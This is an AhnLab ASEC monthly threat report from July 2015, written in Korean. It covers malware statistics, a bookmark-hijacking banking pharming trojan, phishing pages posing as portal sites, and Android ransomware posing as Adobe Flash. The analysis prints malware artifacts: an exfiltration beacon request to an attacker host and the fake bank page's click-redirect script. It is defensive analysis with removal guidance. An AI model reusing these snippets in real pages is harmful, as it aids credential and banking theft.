


ASEC REPORT

VOL.67

July, 2015



AhnLab

ASEC REPORT

VOL.67 July, 2015

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다

2015년 7월 보안 동향

Table of Contents

1	01 악성코드 통계	4
보안 통계	02 웹 통계	6
STATISTICS	03 모바일 통계	7
2	01 파밍 악성코드의 진화 (즐거찾기 변조)	10
보안 이슈	02 국내 주요 포털 사이트를 가장한 유해 사이트 주의	13
SECURITY ISSUE		
3	스마트폰까지 노리는 랜섬웨어 ‘크립토락커(Cryptolocker)’	18
악성코드 상세 분석		
ANALYSIS IN-DEPTH		

1

보안 통계 STATISTICS

01 악성코드 통계

02 웹 통계


03 모바일 통계

보안 통계

01

악성코드 통계


ASEC이 집계한 바에 따르면 2015년 7월 한 달간 탐지된 악성코드 수는 1,936만 1,841건이다. 이는 전월 1,605만 3,772건에 비해 330만 8,069건 증가한 수치다. 한편 7월에 수집된 악성코드 샘플 수는 605만 305건이다.



[그림 1-1] 악성코드 추이(2015년 5월 ~ 2015년 7월)

* '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.

[그림 1-2]는 2015년 7월 한 달간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 69.27%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 19.44%, 애드웨어(Adware)가 4.62%로 그 뒤를 이었다.



[그림 1-2] 2015년 7월 주요 악성코드 유형

[표 1-1]은 7월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. PUP/Win32.BrowseFox가 총 405만 2,984건으로 가장 많이 탐지되었고, PUP/Win32.MicroLab이 131만 818건으로 뒤를 이었다.


[표 1-1] 2015년 7월 악성코드 탐지 최다 10건(진단명 기준)

순위	악성코드 진단명	탐지 건수
1	PUP/Win32.BrowseFox	4,052,984
2	PUP/Win32.MicroLab	1,310,818
3	PUP/Win32.Helper	764,824
4	PUP/Win32.Enumerate	567,644
5	PUP/Win32.Winexpand	520,237
6	PUP/Win32.SubShop	512,323
7	PUP/Win32.MyWebSearch	481,955
8	PUP/Win32.CrossRider	436,116
9	PUP/Win32.WindowsTap	388,610
10	PUP/Win32.SearchProtect	350,761

보안 통계

02
웹 통계

2015년 7월 악성코드 유포지로 악용된 도메인은 1,476개, URL은 1만 6,578개로 집계됐다(그림 1-3). 또한 7월의 악성 도메인 및 URL 차단 건수는 총 579만1,463건이다(그림 1-3).




[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수(2015년 5월 ~ 2015년 7월)

* 악성 도메인 및 URL 차단 건수란 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.

03

모바일 통계

2015년 7월 한 달간 탐지된 모바일 악성코드는 22만 9,644건으로 집계됐다.



[그림 1-4] 모바일 악성코드 추이(2015년 5월 ~ 2015년 7월)

[표 1-2]는 7월 한 달간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. Android-PUP/Zdpay가 가장 많이 발견되었다.

[표 1-2] 2015년 7월 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/Zdpay	32,536
2	Android-PUP/Mulad	32,261
3	Android-PUP/SmsPay	24,041
4	Android-PUP/SmsReg	21,903
5	Android-Trojan/FakeInst	17,260
6	Android-Trojan/Opfake	10,790
7	Android-PUP/Noico	8,767
8	Android-Trojan/AutoSMS	8,338
9	Android-Trojan/SmsSpy	7,685
10	Android-Trojan/SmsSend	4,578



2

보안 이슈 SECURITY ISSUE

- 01 파밍 악성코드의 진화 (즐거찾기 변조)
- 02 국내 주요 포털 사이트를 가장한 유해 사이트 주의

01

파밍 악성코드의 진화 (즐거찾기 변조)

‘파밍(Pharming)’이란? 사용자의 컴퓨터에 악성코드를 감염시킨 후, 사용자가 은행 사이트에 접속할 경우 가짜 사이트로 연결되도록 조작해 금융 정보를 탈취하는 공격 방법이다. 이러한 파밍 공격은 매우 오래 전에 시작됐지만 본격적인 피해 보고는 2011년도 이후에 급증했다. 파밍 악성코드는 지금까지도 발견되고 있으며, 백신 제품으로부터의 탐지를 피하고 사용자를 속이기 위한 새로운 형태로 지속적으로 발전하고 있다.

최근에는 웹 브라우저의 즐겨찾기 주소를 변경하여 사용자를 가짜 웹 페이지로 연결하는 파밍 악성코드를 확인했다. 즐겨찾기는 사용자가 자주 방문하는 웹 사이트를 저장한 링크이며, 링크 이름을 클릭하여 해당 사이트로 간단히 이동할 수 있다.

인터넷 사용자라면 자주 가는 사이트를 즐겨찾기에 추가함으로써 인터넷 사용 환경을 편리하게 설정해 놓을 수 있다. 이렇듯 즐겨찾기에 포털 사이트, 금융 사이트 등을 등록하는 사용자가 많다. 이번에 발견된 파밍 악성코드는 이러한 점을 노리고 제작되었다.

악성코드는 다음 [그림 2-2]와 같이 실행 파일로 제작되어 있다.



그림 2-2 | 파일 exp.exe

파일 ‘exp.exe’를 실행할 경우, 다음과 같이 파일 ‘4.exe’, ‘5.exe’가 같은 경로에 생성된 후 실행된다.



그림 2-3 | 파일 4.exe, 5.exe

파일 ‘4.exe’가 실행되면 다음과 같이 사이트 ‘user.



그림 2-1 | 인터넷 익스플로러의 즐겨찾기

qzone.qq.com'에 접속하여 가짜 웹 페이지 주소와 카운터 페이지 주소를 가져온다.

이후, 즐겨찾기 주소를 변조하기 위해 웹 브라우저의 즐겨찾기 파일이 저장된 경로를 확인한다.

표 2-1 | 사이트 'user.qzone.qq.com/3*****4' 정보

[가짜 웹 페이지 주소 정보]

... 생략
<title>my*****.com [http://3*****4.qzone.qq.com]</title>
... 이하 생략

표 2-2 | 사이트 'user.qzone.qq.com/5*****2' 정보

[카운터 페이지 주소 정보]

... 생략
<title>s*****1.com [http://5*****2.qzone.qq.com]</title>
... 이하 생략

추가적으로 사용자의 IP 주소를 수집하기 위해 사이트 'www.get-ip.me'에 접속하며, 시스템의 운영체제 정보를 수집한다.

표 2-3 | 사이트 www.get-ip.me' 정보

[웹페이지 정보]

... 생략
<p>Your public IP address is:</p><h2>1*.***.***.164</h2>
... 이하 생략



그림 2-4 | 운영체제 정보 수집

표 2-4 | 웹 브라우저 즐겨찾기 경로

[웹 브라우저 '크롬(Chrome)' 즐겨찾기 경로]

[Windows 7, Windows 8]

C:\User\[사용자 계정명]\AppData\Local\Google\Chrome\ User Data\Default\Bookmarks

[Windows XP]

C:\Documents and Settings\[사용자 계정명]\Local Settings\Application Data\Google\ Chrome\User Data\Default\Bookmarks

[웹 브라우저 '인터넷 익스플로러(IE)' 즐겨찾기 경로]

[Windows 7, Windows 8]

C:\User\[사용자 계정명]\Favorites\

[Windows XP]

C:\Documents and Settings\[사용자 계정명]\Favorites\


이렇게 수집된 가짜 웹 페이지 주소는 사용자의 즐겨 찾기 주소 변조에 이용된다. 다음과 같이 즐겨찾기의 URL 주소 중 특정 단어가 포함된 경우, 가짜 웹 페이지 주소로 변경한다.

표 2-5 | 변조되는 금융 사이트 목록

[변조되는 금융사이트]

금융사이트	단어(Keyword)
A은행	*****r
B은행	*****bank
C은행	*****n
D은행	**k
E은행	*****p
F은행	*****bank
G은행	****bank
H은행	**bank
I은행	**b

J은행	***c
K은행	*****d



또한, IP 주소와 운영체제 정보는 카운터 페이지로 전송된다. 악성코드 제작자는 이러한 카운터 페이지를 통해서 감염된 시스템의 수를 측정한다.

표 2-6 | 전송되는 네트워크 정보

[전송되는 정보]

```
sjrjaakek1.com/count/i/addInstall.action?params=
{"systemtype":"운영체제명","projecttype":"변조된 금융사이트",
"browserstype":"웹 브라우저명","ip":"감염된 시스템 IP주소"}
```

```
GET /count/i/addinstall.action?params={"systemtype":"운영체제명",
"projecttype":"변조된 금융사이트","ip":"감염된 시스템 IP주소"} HTTP/1.1
Host: sjrjaakek1.com
HTTP/1.1 200 OK
Server: Apache/2.4.6-2ubuntu2.1
Content-Type: application/json; charset=UTF-8
Content-Length: 52
Date: Mon, 06 Jul 2015 06:57:11 GMT
{"countview":"true","installlist":["null","message":"ok"]}
```

그림 2-6 | 전송되는 네트워크 정보

다음으로 파일 '5.exe'가 실행되면, 시스템의 공인인증서 경로를 탐색한다. 만약 해당 경로에 공인인증서 폴더가 존재할 경우, 압축한 다음 FTP를 이용하여 전송한다.



즐거찾기의 URL 주소가 변조된 금융 사이트에 접속할 경우, 다음의 [그림 2-8]과 같이 실제 금융 사이트를 복사하여 만든 가짜 웹 페이지로 연결된다.



가짜 웹 페이지 내부에는 다음과 같은 코드가 삽입되어 있어, 페이지 내의 어떠한 버튼을 클릭한 경우라도 경고창을 표시한다. 표시된 경고창의 확인 버튼을 클릭하면 사용자의 개인 정보 및 금융 정보 탈취를 위한 페이지로 이동하게 된다.

표 2-7 | 가짜 웹 페이지 정보

[가짜 웹 페이지 정보]

```
$( "a" ).bind( "click", function() {
    alert( "※ 보다 안전한 인터넷 뱅킹의 이용을 위하여 2014.3.24(월)
    인터넷 뱅킹, 스마트뱅킹, 폰뱅킹.이 모든 서비스를 이용하시려면 [개
    인.기업]추가인증후 이용이 가능합니다.※");
    location.href='pa_ge.jsp';return false;});
```



그림 2-10 | 개인 정보 및 금융 정보 탈취 페이지

개인 정보는 이름, 주민등록번호, 핸드폰 번호를 요구하며, 금융 정보는 계좌 번호, 계좌 비밀번호, 사용자 아이디, 사용자 비밀번호, 공인인증서 비밀번호, 보안카드 일련번호, 보안카드 번호 등을 요구한다. 사용자가 입력한 정보는 악성코드 제작자에게 전송된다.

그림 2-11 | 개인 정보 및 금융 정보 탈취 페이지

파밍 공격은 점점 더 교묘하게 진화하고 있다. 이번에 발견된 파밍 악성코드는 기존의 악성코드와 달리 시작 프로그램이나 서비스 영역에 악성 파일을 등록하지 않는다. 따라서 악성 파일이 최초 실행된 후 다시 실행되지 않으므로 악성코드 감염 여부 확인이 어렵다.

이러한 파밍 공격을 예방하려면 보안 업데이트를 설치하여 드라이브-바이-다운로드(Drive-By-Download) 공격을 막고, 불필요한 프로그램 설치를 사전에 방지해야 한다. 백신 제품의 엔진을 최신 버전으로 유지하는 올바른 사용 습관도 필요하다.

V3 제품에서는 다음과 같이 진단하고 있다.

〈V3 제품군의 진단명〉

Trojan/Win32.Banki (2015.07.04.01)

02

국내 주요 포털 사이트를 가장한 유해 사이트 주의

최근 국내 주요 포털 사이트를 사칭한 피싱 페이지가 다수 발견되고 있다. 국내 주요 포털 사이트를 사칭하는 이유는 사용자가 평상시에 보는 친숙한 페이지를 보여줌으로써 의심을 피하기 위해서다. 최근 발견된 사례들을 살펴보면서 자신의 계정 정보가 유출되지 않도록 각별히 주의하자.

사례 1) 국내 주요 포털 사이트를 사칭한 경우

이 사례는 스팸 메일의 첨부 파일로 유포되는 html 파일 내에 악성코드가 삽입된 경우다. 해당 html 파일을 실행하면 정상적인 포털 사이트처럼 보이지만, 해당 html 파일의 코드를 직접 확인해보면 실제 해당 포털 사이트 페이지의 코드를 그대로 차용한 피싱 페이지임을 알 수 있다.

다음과 같이 피싱 페이지와 정상 페이지의 코드를 비교해 보면, 로그인 정보를 전송하는 주소만 다르다.



그림 2-12 | 정상 포털 사이트 코드(위) /
ADVICE OF REMITTANCE.html 악성코드(아래)

이로 인해 사용자가 아이디와 비밀번호를 입력하여 로그인 버튼을 클릭하면 계정 정보(아이디, 비밀번호)를 전송한 후에 본래의 정상 포털 사이트로 연결시킨다.



그림 2-13 | 계정 정보(아이디, 비밀번호) 전송 패킷

이처럼 국내 주요 포털 사이트를 사칭한 피싱 사이트가 지속적으로 발견되고 있지만, 주소 표시줄을 자세히 확인하지 않으면 정상 페이지와 구분이 어렵다. 따

라서 사용자는 자신이 접속한 사이트의 주소가 정확한지 확인하고 로그인을 해야 한다.


최근 스팸 메일 내 첨부 파일에 대한 사용자들의 경각심이 높아졌지만, 여전히 습관적으로 파일을 실행하는 경우가 있다. 의심이 가는 메일에 첨부된 파일을 다운받아 실행하거나, URL을 클릭하여 연결하지 않도록 주의가 필요하다. 혹 연결했더라도 부가 정보를 입력하지 않도록 해야 한다.

스팸 메일을 받았다면 반드시 사용 중인 백신 제품으로 첨부 파일을 검사해보고, 확인되지 않은 송신자의 메일은 바로 삭제할 것을 권장한다.

사례 2) 주요 포털 사이트 + 쇼핑 사이트

두 번째 사례는 주요 포털 사이트 + 쇼핑 사이트다. 이번 사례도 첫 번째 사례와 마찬가지로 주요 포털 사이트의 인지도를 악용한 사례다. 특히, 무더운 여름철 오프라인 쇼핑보다는 온라인 쇼핑이 많을 것을 예상하여 제작한 것으로 추정된다.

가짜 웹 사이트는 아래 [그림 2-14]과 같이 포털 사이트와 쇼핑 사이트가 결합된 정상 홈페이지를 위조하여 제작되었다.



가짜 웹 사이트는 다음과 같이 변조된 붉은색 영역과 정상 웹 페이지인 파란색 영역으로 구별되어 있다.



파란색 영역은 정상적인 쇼핑 사이트이므로 사용자는 사이트의 위조 여부를 구별하기 어렵다.

하지만 붉은색 영역은 악성 파일이 삽입된 페이지
(a*****me.h*****eb.net/g*****s)/d***.htm)다.



위의 악성 페이지 소스를 보면 [그림 2-17]의 소스 코드를 확인할 수 있다.



해당 사이트를 통해 악성 파일을 다운로드 받을 수 있



도록 되어 있으며, 다운로드 받은 파일을 실행하면 추가 파일 생성, 레지스트리 등록, 네트워크 연결 등 악성 행위를 한다.

지 확인할 것을 권장한다.

V3 제품에서는 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

HTML/Accountstealer [2015.07.16.07]

Trojan/Win32.Downloader [2015.07.30.03]

표 2-9 | 파일 생성 정보

[파일 생성 정보]

Total0.exe	create	C:\WINDOWS\system32\rvmsv.exe
Total0.exe	create	C:\WINDOWS\system32\winNetSc.exe

표 2-10 | 레지스트리 등록

[레지스트리 등록]

HKLM\SYSTEM\ControlSet001\Services\NetStateCheck

DisplayName	"Network State Protection Check"
ImagePath	"C:\WINDOWS\system32\winNetSc.exe"

생성된 악성 파일은 특정 주소로 네트워크 연결을 시도한다.

표 2-11 | 네트워크 연결

[네트워크 연결]

rvmsv.exe → 2*1.**1.2.9

악성코드 제작자는 사용자의 호기심을 자극하는 문구로 사용자가 피싱 사이트에 접속하도록 유도한다. 사용자는 '이벤트 당첨', '고지서 확인' 등의 문구로 사이트 접속을 유도하는 메시지에 속지 않도록 주의해야 한다. 이러한 메시지를 보고 해당 사이트에 접속했다면, 주소 표시줄을 보고 정상 사이트 URL이 맞는

3

악성코드 상세 분석 ANALYSIS-IN-DEPTH

스마트폰까지 노리는 랜섬웨어 ‘크립토락커(Cryptolocker)’

스마트폰까지 노리는 랜섬웨어 '크립토락커(Cryptolocker)'

2015년 상반기에는 Windows 랜섬웨어에 의한 사용자 피해가 컸다. 특히 한국을 겨냥한, 한국어를 지원하는 랜섬웨어가 발견되면서 더욱 큰 위협이 되고 있다. 랜섬웨어는 Windows 뿐만 아니라 안드로이드에서도 꾸준히 발견되고 있는 위협 중 하나다. 최근에 발견되고 있는 랜섬웨어를 살펴보자.

악성 앱의 이름은 'Addobe Flash'이다. 'Adobe Flash Player'를 위장하여 유포하고 있다는 것을 짐작할 수 있다.



Manifest 정보는 앱을 설치할 때 권한 정보를 보여 주게 되어 있다. 설치 과정을 통해 확인해 보겠다.

다음과 같이 해당 권한과 함께 휴대폰 관리자(기기 관리자) 권한을 추가로 요구한다.



그림 3-1 | 악성 앱(왼쪽) / 앱 설치 목록(오른쪽)의 악성 앱(위) 정상 앱(아래)



그림 3-3 | 악성 앱 설치 과정 중 확인 가능한 요구 권한과 휴대폰 관리자 권한 요구

악성 앱이 요구하는 권한은 다음과 같다.

이 악성 앱은 Resources 영역에 존재하는 서버 주

소와 com.lock.a.f class에 존재하는 코드를 조합하여 다음 정보를 해커에게 전송한다.

표 3-1 | 전송 정보

- 운영체제 버전
- 스마트폰 모델명
- IMEI(국제 이동 단말기 식별 번호)
- 국가 정보



그림 3-4 | 정보 수집 & 정보 전송(서버 주소)

실제 전송되는 네트워크 패킷을 모니터링하면 다음과 같은 과정으로 전송되는 것을 확인할 수 있다.




그림 3-5 | 스마트폰 정보 전송

이때 스마트폰에는 다음과 같은 화면이 나타난다. 랜섬웨어의 전형적인 특징대로 금전을 요구하고 있다. 요약하자면 미화 100달러를 5일 안에 지불하라는 내용이다.




그림 3-6 | 악성 앱 감염 화면

이렇게 악성 앱에 감염되면 스마트폰이 잠기는 증상이 발생하는데, 다른 화면으로 조작이 불가능하기 때문에 스마트폰을 사용하기 어렵게 된다.

추가적으로 이 악성 앱의 흥미로운 점이 한 가지 있다. 바로 국가 정보가 러시아인 경우에는 동작하지 않도록 설계했다는 것이다.



그림 3-7 | 국가 정보 확인 코드

랜섬웨어에 감염된 대부분의 스마트폰은 사용자 제

어가 불가능하다. 다른 앱의 실행은 물론 악성 앱 삭제도 불가능하다. 이런 경우에는 스마트폰을 “안전 모드”로 부팅한 다음 “기기 관리자(휴대폰 관리자)”를 비활성화하여 삭제하면 된다.

각 제조사별로 안전 모드에 접근하는 방법은 다양하다. 사용자가 많은 2개 제조사의 안전 모드 부팅 방법은 다음과 같다.

표 3-2 | 부팅 방법

[LG 스마트폰]

전원 버튼 -> '전원 끄기' 메뉴를 길게 누르고 있으면 안전 모드 부팅 메시지가 보인다.

[삼성 스마트폰]

재부팅 시 통신사 로고가 나올 때 '메뉴' 버튼에 불이 들어오는데 이때 '메뉴' 버튼을 누르고 있으면 안전 모드로 부팅된다.

기기 관리자 권한을 획득한 악성 앱을 삭제하려면 다음 순서로 조치하면 된다.

안전 모드로 부팅 후, [설정] - [기기 관리자(휴대폰 관리자)] 메뉴에서 악성 앱을 비활성화(체크 해제)한다. 그런 다음 애플리케이션 목록에서 해당 앱을 제거하면 된다.

요즘은 PC보다 스마트폰을 이용하는 경우가 많아졌다. 가입자의 증가와 더불어 악성 앱 역시 증가했다. 따라서 앱은 공식 마켓에서 다운로드하여 설치하는 것이 상대적으로 안전하지만, 공식 마켓에도 악성 앱이 등록되어 있을 수 있어 평판 정보를 확인하고 설치하는 습관을 가져야 한다. 무심코 문자에 포함된 URL을 클릭하다 보면 악성 앱이 설치될 수 있으므로 안전성이 확인되지 않은 URL을 클릭하거나 앱을 설치하지 않도록 주의해야 한다. 또한, 모바일 전용 보안 앱(V3 Mobile 등)이나 스미싱 탐지 앱(안랩 안전한 문자 등)을 설치하고, 자동 업데이트를 설정하여 엔진을 항상 최신 버전으로 유지하여 더욱 안전한 스마트폰 환경을 만들어야 한다.

V3 제품에서는 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

Android-Trojan/Slocker



그림 3-8 | 기기 관리자(휴대폰 관리자) 악성 앱의 권한(체크 해제) 및 제거

AhnLab

ASEC REPORT VOL.67

July, 2015

집필

안랩 시큐리티대응센터 (ASEC)

편집

안랩 콘텐츠기획팀

디자인

안랩 디자인팀

발행처

주식회사 안랩

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901

본 간행물의 어떤 부분도 안랩의 서면 동의 없이 복제, 복사, 검색 시스템으로 저장 또는 전송될 수 없습니다. 안랩, 안랩 로고는 안랩의 등록상표입니다. 그 외 다른 제품 또는 회사 이름은 해당 소유자의 상표 또는 등록상표일 수 있습니다. 본 문서에 수록된 정보는 고지 없이 변경될 수 있습니다.